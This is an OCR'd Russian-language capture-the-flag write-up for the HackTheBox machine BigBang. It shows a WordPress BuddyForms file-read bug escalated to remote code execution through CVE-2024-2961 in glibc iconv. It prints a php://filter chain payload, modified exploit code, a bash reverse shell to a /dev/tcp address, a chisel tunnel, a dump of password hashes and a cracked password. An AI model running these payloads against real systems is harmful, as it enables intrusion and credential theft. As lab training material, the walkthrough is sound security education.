
В конце последовательности заменим `php://temp` файлом, который мы хотим получить. В качестве теста будем получать содержимое файла `/etc/passwd`.

Отправляем итоговую последовательность и получаем в ответе путь к якобы загруженному изображению.



Эксплуатация уязвимости

Проверим файл, ссылку на который нам вернул сервер, и подтвердим наличие уязвимости.




```
GET /wp-content/uploads/2025/02/423.png HTTP/1.1
Host: blog.bigbang.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: */*
Referer: http://blog.bigbang.htb/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sun, 16 Feb 2025 08:33:43 GMT
Server: Apache/2.4.62 (Debian)
Last-Modified: Sun, 16 Feb 2025 08:32:03 GMT
ETag: "34b-62e3e3e072058"
Accept-Ranges: bytes
Content-Length: 843
Connection: close
Content-Type: image/png

GIF89a$Croot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/no
```

Содержимое файла

ТОЧКА ОПОРЫ

Так как уязвимость присутствует, попробуем раскрутить ее до RCE, в этом нам поможет пост в блоге Lexfo. Мы можем попробовать проэксплуатировать уязвимость CVE-2024-2961 в функции iconv библиотеки glibc. Этот баг приводит к переполнению буфера.



Demo

To illustrate, I'll target a **Wordpress** instance running on **PHP 8.3.x**. To introduce a file read vulnerability, I added the **BuddyForms plugin (v2.7.7)**, which is flawed with CVE-2023-26326. The bug was originally reported as a PHAR deserialisation bug, but Wordpress does not have any deserialisation gadget chains. In any case, the target runs on PHP 8+, so it is not vulnerable to PHAR attacks.

Note: if you read the advisory by the original finder, you may see that right before the file read primitive, a `getimagesize()` call is performed to check if the file is an image. Therefore, to allow the exploit to read `/proc/self/maps` and the libc, I used wrapwrap to make them look like GIF images.

Страница из блога

В качестве шаблона используем эксплоит из репозитория. Установим необходимые модули Python.

```
python3 -m venv venv
source venv/bin/activate
pip install pwn
pip install ten
```

Теперь займемся переписыванием кода. Первым делом в классе `Remote` изменим функции `send` и `download` с учетом нагрузки для сохранения файла и добавления в файл сигнатуры изображения.

```
    def send(self, path: str) -> Response:
        data = {'action': 'upload_image_from_url',
                'url': urllib.parse.quote_plus('php://filter/convert.
iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.CSGB2312.UTF-32|convert.iconv.IBM-1161.
IBM932|convert.iconv.GB13000.UTF16BE|convert.iconv.864.
UTF-32LE|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.
BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.
UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.
IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.
base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.
iconv.CSA_T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-3|convert.
iconv.ISO2022JP2.CP775|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.
UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.
UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.
UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.
UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.
UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.
iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.
UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.base64-decode/resource=' + path),
                'id': '1',
                'accepted_files': 'image/gif'}
        return self.session.post(self.url, data=data)

    def download(self, path: str) -> bytes:
        path = f"php://filter/convert.base64-encode/resource={path}"
        file_path = self.send(path).json()['response']

        if 'File type' in file_path:
            return b''

        response = self.session.get(file_path)
        data = response.content[10:]
        return data
```

Также необходимо подправить функцию `check_vulnerable`.


```
    def check_vulnerable(self) -> None:
        def safe_download(path: str) -> bytes:
            try:
                return self.remote.download(path)
            except ConnectionError:
                failure("Target not [b]reachable[/] ?")

        def check_token(text: str, path: str) -> bool:
            result = safe_download(path)
            return result in text.encode()

        text = tf.random.string(50).encode()
        base64 = b64(text, misalign=True).decode()
        path = f"data:text/plain;base64,{base64}"

        result = safe_download(path)

        if result.decode() in base64 == 0:
            msg_failure("Remote.download did not return the test
string")
            print("--------------------")
            print(f"Expected test string: {text}")
            print(f"Got: {result}")
            print("--------------------")
            failure("If your code works fine, it means that the [i]
data://[/] wrapper does not work")

        msg_info("The [i]data://[/] wrapper works")

        text = tf.random.string(50)
        base64 = b64(text.encode(), misalign=True).decode()
        path = f"php://filter//resource=data:text/plain;base64,{
base64}"
        if not check_token(base64, path):
            failure("The [i]php://filter/[/] wrapper does not work")

        msg_info("The [i]php://filter/[/] wrapper works")

        text = tf.random.string(50)
        base64 = b64(compress(text.encode()), misalign=True).decode()
        path = f"php://filter/zlib.inflate/resource=data:text/plain;
base64,{base64}"

        if not check_token(base64, path):
            failure("The [i]zlib[/] extension is not enabled")

        msg_info("The [i]zlib[/] extension is enabled")

        msg_success("Exploit preconditions are satisfied")
```

Осталось только изменить код функций `get_regions` и `download_file`. Они нужны для получения регионов памяти процесса из `/proc/self/maps` и сохранения библиотеки glibc с удаленного хоста.

```
    def get_regions(self) -> list[Region]:
        maps = self.get_file("/proc/self/maps")
        maps = maps.decode('latin-1')
        maps = base64.decode(maps + (4 - len(maps) % 4) * '=')
        maps = maps.decode()
        PATTERN = re.compile( r"^([a-f0-9]+)-([a-f0-9]+)\b" r".*" r"\
s([-rwx]{3}[ps])\s" r"(.*)" )
        regions = []
        for region in table.split(maps, strip=True):
            if match := PATTERN.match(region):
                start = int(match.group(1), 16)
                stop = int(match.group(2), 16)
                permissions = match.group(3)
                path = match.group(4)
                if "/" in path or "[" in path:
                    path = path.rsplit(" ", 1)[-1]
                else:
                    path = ""
                current = Region(start, stop, permissions, path)
                regions.append(current)
            else:
                print(maps)
                failure("Unable to parse memory mappings")

        self.log.info(f"Got {len(regions)} memory regions")

        return regions

    def download_file(self, remote_path: str, local_path: str) ->
None:
        data = self.get_file(remote_path)
        data = data.decode('latin-1')
        data = base64.decode(data + (4 - len(data) % 4) * '=')
        Path(local_path).write(data)
```


Теперь запустим листенер (`pwncat-cs -lp 4321`) и выполним новый код с указанием адреса и внедряемой команды. В качестве команды используем обычный реверс-шелл.

```
python3 exploit.py 'http://blog.bigbang.htb/wp-admin/admin-ajax.php'
'bash -c "bash -i >& /dev/tcp/10.10.16.35/4321 0>&1"'
```



```
python3 exploit.py 'http://blog.bigbang.htb/wp-admin/admin-ajax.php' 'bash -c "bash -i >& /dev/tcp/10.10.16.35/4321 0>&1"'
[*] The data:// wrapper works
[*] The php://filter/ wrapper works
[*] The zlib extension is enabled
[+] Exploit preconditions are satisfied
[*] Potential heaps: 0x7f56e8600040, 0x7f56e8400040, 0x7f56e6e00040, 0x7f56e4800040, 0x7f56e3e00040, 0x7f56e3a00040, 0x7f56e3000040 (using first)

    EXPLOIT  SUCCESS
```

Результат выполнения эксплоита




```
[12:52:43] Welcome to pwncat 🐈!
[14:39:04] received connection from 10.10.11.52:47810
[14:39:16] 10.10.11.52:47810: registered new host w/ db
(local) pwncat$ back
(remote) www-data@8e3a72b5e980:/var/www/html/wordpress/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@8e3a72b5e980:/var/www/html/wordpress/wp-admin$
```

Сессия пользователя www-data

ПРОДВИЖЕНИЕ

Пользователь shawking

Судя по имени хоста, мы находимся внутри контейнера Docker. Выйти из контейнера в непривилегированной сессии не получится, поэтому нужно поискать учетные данные. На хосте работает веб-приложение, в настройках которого наверняка прописан пароль от базы данных. В WordPress такие данные хранятся в файле `config.php`.



```
/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'wp_password' );

/** Database hostname */
define( 'DB_HOST', '172.17.0.1' );
```

Содержимое файла config.php


Чтобы получить доступ к базе, нужно построить туннель. Для этого будем использовать **chisel**. На локальном хосте запустим сервер, ожидающий подключения (параметр `--reverse`) на порт 8888 (параметр `-p`).

```
./chisel.bin server --p 8888 --reverse
```

Теперь на удаленном хосте запустим клиентскую часть. Указываем адрес сервера и порт для подключения, а также данные для туннеля: переадресовывать трафик с локального порта 3306 на порт 3306 хоста 172.17.0.1.

```
./chisel.bin client 10.10.16.35:8888 R:3306:172.17.0.1:3306
```

В логах сервера мы должны увидеть сообщение о создании сессии.




```
./chisel.bin server --port 8888 --reverse
2025/02/16 14:47:50 server: Reverse tunnelling enabled
2025/02/16 14:47:50 server: Fingerprint Nk6S1K3s257IY9QelcEVeMJXwolxWfWIgoQFJMzgn98=
2025/02/16 14:47:50 server: Listening on http://0.0.0.0:8888
2025/02/16 14:49:23 server: session#1: tun: proxy#R:3306=>172.17.0.1:3306: Listening
```

Логи chisel server

Теперь подключимся к базе данных `wordpress` и получим все записи из таблицы `wp_users`.

```
mysql -D 'wordpress' -u 'wp_users' -h 127.0.0.1 -p
```

```
SELECT * FROM wp_users;
```




```
mysql> SELECT * FROM wp_users;
| ID | user_login | user_pass                          | user_nicename | user_email           | user_url                | user_registered     | user_activation_key | user_status | display_name   |
|  1 | root       | $P$Beh5HLRUlTi1LpLEAstRyXaaBOJICj1 | root          | root@bigbang.htb     | http://blog.bigbang.htb | 2024-05-31 13:06:58 |                     |           0 | root           |
|  3 | shawking   | $P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./ | shawking      | shawking@bigbang.htb |                         | 2024-06-01 10:39:55 |                     |           0 | Stephen Hawking |
2 rows in set (0,45 sec)
```

Содержимое таблицы wp_users

В таблице есть хеши паролей, пробрутим их с помощью **hashcat**. Никакой режим указывать не нужно, утилита его определит автоматически. Спустя несколько минут получим один пароль.


```
hashcat hashes.txt rockyou.txt
```



```
$P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./:quantumphysics
```

Результат перебора хешей

С полученным паролем авторизуемся по SSH от имени пользователя `shawking`.



```
shawking@bigbang:~ (0.46s)
id
uid=1001(shawking) gid=1001(shawking) groups=1001(shawking)
shawking@bigbang ~ (0.357s)
cat user.txt
2a09b374d9454c24b3c3e8ee91e4826a
```

Флаг пользователя

Продолжение статьи →

HTB BIGBANG

ЭКСПЛУАТИРУЕМ БАГ В GLIBC ДЛЯ ПОЛУЧЕНИЯ RCE

